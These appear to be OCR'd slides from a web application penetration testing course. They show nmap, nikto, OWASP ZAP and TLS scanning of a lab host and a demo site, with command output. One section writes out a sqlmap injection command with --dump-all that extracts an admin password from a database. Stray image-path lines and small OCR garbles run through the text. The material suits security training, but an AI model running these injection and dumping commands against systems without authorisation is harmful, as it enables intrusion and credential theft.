WEB APPLICATION PENETRATION TESTING

NMAP: PORT SCANNING

Useful Details:

- Open ports
- Apache version
- Cpe number

```
root@kali:~/Downloads# nmap -A -T4 10.0.2.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-10 10:19 UTC
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp  open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-02-17T03:30:05
|_Not valid after:  2025-02-14T03:30:05
8080/tcp open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:15:9B:BB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 10.0.2.15 (10.0.2.15)
```

NMAP:USEFUL PARAMETERS

- nmap -p- -Pn -sS -A -T4 -iL livehosts.txt -oA MyFile

-p- : This scans all ports

-Pn : Do not perform host discovery again

-sS : Perform TCP SYN scan

-A : This combines OS detection, service version detection, script scanning and traceroute

-T4 : Pretty fast and accurate scanning

-iL livehosts.txt : Scan the IPs contained in file “livehosts.txt”

-oA : Export the results in file “MyFile

NIKTO-DIRECTORY INDEXING

```
root@kali:~/Downloads# nikto -h 10.0.2.15
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.15
+ Target Hostname:    10.0.2.15
+ Target Port:        80
+ Start Time:         2019-12-10 10:26:47 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
+ The X-Content-Type-Options header is not set. This could allow the user
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8067 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2019-12-10 10:28:01 (GMT0) (74 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~/Downloads#
```

SQLMAP-VIEWING PAGE SOURCE

```
<form action="" method="post">
<table width="50%">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    </table>
        <input type="submit" value="Submit" name="s">
    </form>

1
```

SQLMAP-USING PAGE SOURCE INFO TO GET DB LIST

Parameters

- -u: url
- --dbs: get database list
- --data:Use the form structure
- --risk:3 levels of injections

```
root@kali:~/Downloads# sqlmap -u "http://10.0.2.15/login.php" --dbs
--data="user=test&password=123&s=Submit" --risk 3 --level 3
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
```

SQLMAP DUMPING DATABASES

```
root@kali:~/Downloads# sqlmap -u "http://10.0.2.15/login.php" --data="user=test&password=123&s=Submit
' -D wordpress8080 --dump-all --risk 3 --level 3
```

```
Database: wordpress8080
Table: users
[1 entry]
+----------+---------------------+
| username | password            |
+----------+---------------------+
| admin    | SuperSecretPassword |
+----------+---------------------+
```


Parameters

- -u: url
- --data:Use the form structure
- --risk:3 levels of injections
- --level:This option requires an argument which specifies the level of tests to perform. There are **five** levels.
- --dump-all:Dump all DBMS databases tables entries


OWASP ZAP


Quick Start
Request
Response
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://10.0.2.6
Select...
Attack
Stop
Progress:
Spidering the URL to discover the content
For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.
Explore your application:
Launch Browser
JxBrowser


OWASP ZAP REQUESTS AND RESPONSES




OWASP ZAP ALERTS



OWASP ZAP ALERT FORMS






TESTING SSH

NMAP SCANNING

- nmap -v -v --script ssl-cert,ssl-enum-ciphers -p 443 zero.webappsecurity.com
- Verbose –v: Present additional info
- --script ssl-cert, ssl-enum-ciphers: information on certificates and ciphers used


NMAP OUTPUT INTERPRETATION

- Utilized ciphers are enumerated
- Utilized ciphers are rated
- Ciphers rated above c are considered safe



NMAP OUTPUT INTERPRETATION

- Vulnerability enumeration



HEARTBLEED DETECTION

- nmap -p 443 --script ssl-heartbleed <target>
- https://nmap.org/nsedoc/scripts/ssl-heartbleed.html

SSLSCAN


```
root@kali:~# apt-get install sslscan
Reading package lists... Done
Building dependency tree
Reading state information... Done
sslscan is already the newest version (1.11.13-rbsec-0kali1).
sslscan set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1828 not upgraded.
root@kali:~# sslscan -h
```

- TLS Fallback SCSV: Detects SSL POODLE attack (CVE-2014-3566)
- TLS Renegotiation
- TLS Compression (CVE-2014-8730)
- Heartbleed (CVE-2014-0160)

```
root@kali:~# sslscan zero.webappsecurity.com
Version: 1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 54.82.22.214

Testing SSL server zero.webappsecurity.com on port 443 using SNI name zero.webappsecurity.com

  TLS Fallback SCSV:
Server only supports TLSv1.0

  TLS renegotiation:
Insecure session renegotiation supported

  TLS Compression:
Compression enabled (CRIME)

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.0  256 bits  DHE-RSA-AES256-SHA           DHE 1024 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA           DHE 1024 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
```


SSLSCAN

Ciphers detected with Colour coded representation



SSLSCAN

SSL certificate



SSLYZE-AVAILABLE PLUGINS

```
root@kali:~# sslyze --regular --hide_rejected_ciphers zero.webappsecurity.com


 AVAILABLE PLUGINS
 -----------------

  CertificateInfoPlugin
  HeartbleedPlugin
  SessionRenegotiationPlugin
  OpenSslCipherSuitesPlugin
  SessionResumptionPlugin
  CompressionPlugin
  HttpHeadersPlugin
  OpenSslCcsInjectionPlugin
  FallbackScsvPlugin
  RobotPlugin
  EarlyDataPlugin
```

SSLYZE CERTIFICATE INFO

```
SCAN RESULTS FOR ZERO.WEBAPPSECURITY.COM:443 - 54.82.22.214
---------------------------------------------------------

* TLSV1_3 Cipher Suites:
     Server rejected all cipher suites.

* TLS 1.2 Session Resumption Support:
     With Session IDs:                  OK - Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
     With TLS Tickets:                  NOT SUPPORTED - TLS ticket not assigned.

* Certificate Information:
    Content
      SHA1 Fingerprint:                  b78885c08faf584d386a89e80a53cc376060ea52
      Common Name:                       zero.webappsecurity.com
      Issuer:                            DigiCert SHA2 Secure Server CA
      Serial Number:                     187443013562418269388526275907283130l8
      Not Before:                        2019-01-11 00:00:00
      Not After:                         2020-01-16 12:00:00
      Signature Algorithm:               sha256
      Public Key Algorithm:              RSA
      Key Size:                          2048
      Exponent:                          65537 (0x10001)
      DNS Subject Alternative Names:     ['zero.webappsecurity.com']
```

SSLYZE-USEFUL OUTPUT

```
* Session Renegotiation:
      Client-initiated Renegotiation:    VULNERABLE - Server honors client-initiated renegotiations
      Secure Renegotiation:              VULNERABLE - Secure renegotiation not supported

* OpenSSL Heartbleed:
                                         OK - Not vulnerable to Heartbleed

* TLSV1_2 Cipher Suites:
     Server rejected all cipher suites.

* TLSV1_1 Cipher Suites:
     Server rejected all cipher suites.

* Deflate Compression:
                                         VULNERABLE - Server supports Deflate compression

* OpenSSL CCS Injection:
                                         OK - Not vulnerable to OpenSSL CCS injection
```

SSLYZE-USEFUL OUTPUT

```
* TLSV1 Cipher Suites:
      Forward Secrecy                    OK - Supported
      RC4                                INSECURE - Supported

    Preferred:
       None - Server followed client cipher suite preference.
    Accepted:
       TLS_RSA_WITH_RC4_128_SHA                                 128 bits      HTTP 200 OK
       TLS_RSA_WITH_RC4_128_MD5                                 128 bits      HTTP 200 OK
       TLS_RSA_WITH_DES_CBC_SHA                                 56 bits       HTTP 200 OK
       TLS_RSA_WITH_AES_256_CBC_SHA                             256 bits      HTTP 200 OK
       TLS_RSA_WITH_AES_128_CBC_SHA                             128 bits      HTTP 200 OK
       TLS_RSA_WITH_3DES_EDE_CBC_SHA                            112 bits      HTTP 200 OK
       TLS_RSA_EXPORT_WITH_RC4_40_MD5                           40 bits       HTTP 200 OK
       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5                       40 bits       HTTP 200 OK
       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA                        40 bits       HTTP 200 OK
       TLS_DHE_RSA_WITH_DES_CBC_SHA                             56 bits       HTTP 200 OK
       TLS_DHE_RSA_WITH_AES_256_CBC_SHA                         256 bits      HTTP 200 OK
       TLS_DHE_RSA_WITH_AES_128_CBC_SHA                         128 bits      HTTP 200 OK
       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                        112 bits      HTTP 200 OK
       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA                    40 bits       HTTP 200 OK

* ROBOT Attack:
                                          OK - Not vulnerable
```

SSLYZE-USEFUL OUTPUT

```
* SSLV3 Cipher Suites:
      Forward Secrecy                   OK - Supported
      RC4                               INSECURE - Supported

    Preferred:
       None - Server followed client cipher suite preference.
    Accepted:
       TLS_RSA_WITH_RC4_128_SHA                                 128 bits      HTTP 200 OK
       TLS_RSA_WITH_RC4_128_MD5                                 128 bits      HTTP 200 OK
       TLS_RSA_WITH_DES_CBC_SHA                                 56 bits       HTTP 200 OK
       TLS_RSA_WITH_AES_256_CBC_SHA                             256 bits      HTTP 200 OK
       TLS_RSA_WITH_AES_128_CBC_SHA                             128 bits      HTTP 200 OK
       TLS_RSA_WITH_3DES_EDE_CBC_SHA                            112 bits      HTTP 200 OK
       TLS_RSA_EXPORT_WITH_RC4_40_MD5                           40 bits       HTTP 200 OK
       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5                       40 bits       HTTP 200 OK
       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA                        40 bits       HTTP 200 OK
       TLS_DHE_RSA_WITH_DES_CBC_SHA                             56 bits       HTTP 200 OK
       TLS_DHE_RSA_WITH_AES_256_CBC_SHA                         256 bits      HTTP 200 OK
       TLS_DHE_RSA_WITH_AES_128_CBC_SHA                         128 bits      HTTP 200 OK
       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                        112 bits      HTTP 200 OK
       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA                    40 bits       HTTP 200 OK

* SSLV2 Cipher Suites:
      Forward Secrecy                   INSECURE - Not Supported
      RC4                               INSECURE - Supported

    Preferred:
       None - Server followed client cipher suite preference.
    Accepted:
       SSL_CK_RC4_128_WITH_MD5                                  128 bits      HTTP 200 OK
       SSL_CK_RC4_128_EXPORT40_WITH_MD5                         40 bits       HTTP 200 OK
       SSL_CK_RC2_128_CBC_WITH_MD5                              128 bits      HTTP 200 OK
       SSL_CK_RC2_128_CBC_EXPORT40_WITH_MD5                     40 bits       HTTP 200 OK
       SSL_CK_DES_64_CBC_WITH_MD5                               56 bits       HTTP 200 OK
       SSL_CK_DES_192_EDE3_CBC_WITH_MD5                         112 bits      HTTP 200 OK
```

INSTALLATION AND USAGE: TESTSSL

```
root@kali:~# apt-get install testssl.sh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  testssl.sh
```

```
root@kali:~# testssl -U zero.webappsecurity.com
rDNS (54.82.22.214):    ec2-54-82-22-214.compute-1.amazonaws.com.
Service detected:       HTTP


 Testing vulnerabilities

Heartbleed (CVE-2014-0160)                not not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224)                       VULNERABLE (NOT ok)
Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket extension
Secure Renegotiation (CVE-2009-3555)      VULNERABLE (NOT ok)
Secure Client-Initiated Renegotiation     VULNERABLE (NOT ok), DoS threat
CRIME, TLS (CVE-2012-4929)                VULNERABLE (NOT ok)
BREACH (CVE-2013-3587)                    no HTTP compression (OK)  - only supplied "/" tested
POODLE, SSL (CVE-2014-3566)               VULNERABLE (NOT ok), uses SSLv3+CBC (check TLS_FALLBACK_SCSV mitigation below)
TLS_FALLBACK_SCSV (RFC 7507)              Downgrade attack prevention NOT supported and vulnerable to POODLE SSL
SWEET32 (CVE-2016-2183, CVE-2016-6329)    VULNERABLE, uses 64 bit block ciphers
FREAK (CVE-2015-0204)                     VULNERABLE (NOT ok), uses EXPORT RSA ciphers
DROWN (CVE-2016-0800, CVE-2016-0703)      VULNERABLE (NOT ok), SSLv2 offered with 6 ciphers
                                          Make sure you don't use this certificate elsewhere, see:
                                          https://censys.io/ipv4?q=803C4A7BB1F68C3E35BDC4E0DDE822C1C288819533AB5A42B05D42B75BC68888
LOGJAM (CVE-2015-4000), experimental      VULNERABLE (NOT ok): uses DH EXPORT ciphers
                                          VULNERABLE (NOT ok): common prime mod_ssl 2.2.x/1024-bit MODP group with safe prime modulus detected (1024 bits)
BEAST (CVE-2011-3389)                     SSL3:  DHE-RSA-AES256-SHA AES256-SHA DHE-RSA-AES128-SHA AES128-SHA EDH-RSA-DES-CBC3-SHA DES-CBC3-SHA EDH-RSA-DES-CBC-SHA DES-CBC-SHA EXP-EDH-RSA-DES-CBC-SHA
                                                EXP-DES-CBC-SHA EXP-RC2-CBC-MD5
                                          TLS1: DHE-RSA-AES256-SHA AES256-SHA DHE-RSA-AES128-SHA AES128-SHA  EDH-RSA-DES-CBC3-SHA DES-CBC3-SHA EDH-RSA-DES-CBC-SHA DES-CBC-SHA EXP-EDH-RSA-DES-CBC-SHA
                                                EXP-DES-CBC-SHA EXP-RC2-CBC-MD5
                                          VULNERABLE -- and no higher protocols as mitigation supported
LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS
RC4 (CVE-2013-2566, CVE-2015-2808)        VULNERABLE (NOT ok): RC4-SHA RC4-MD5 RC4-MD5 EXP-RC4-MD5 EXP-RC4-MD5
```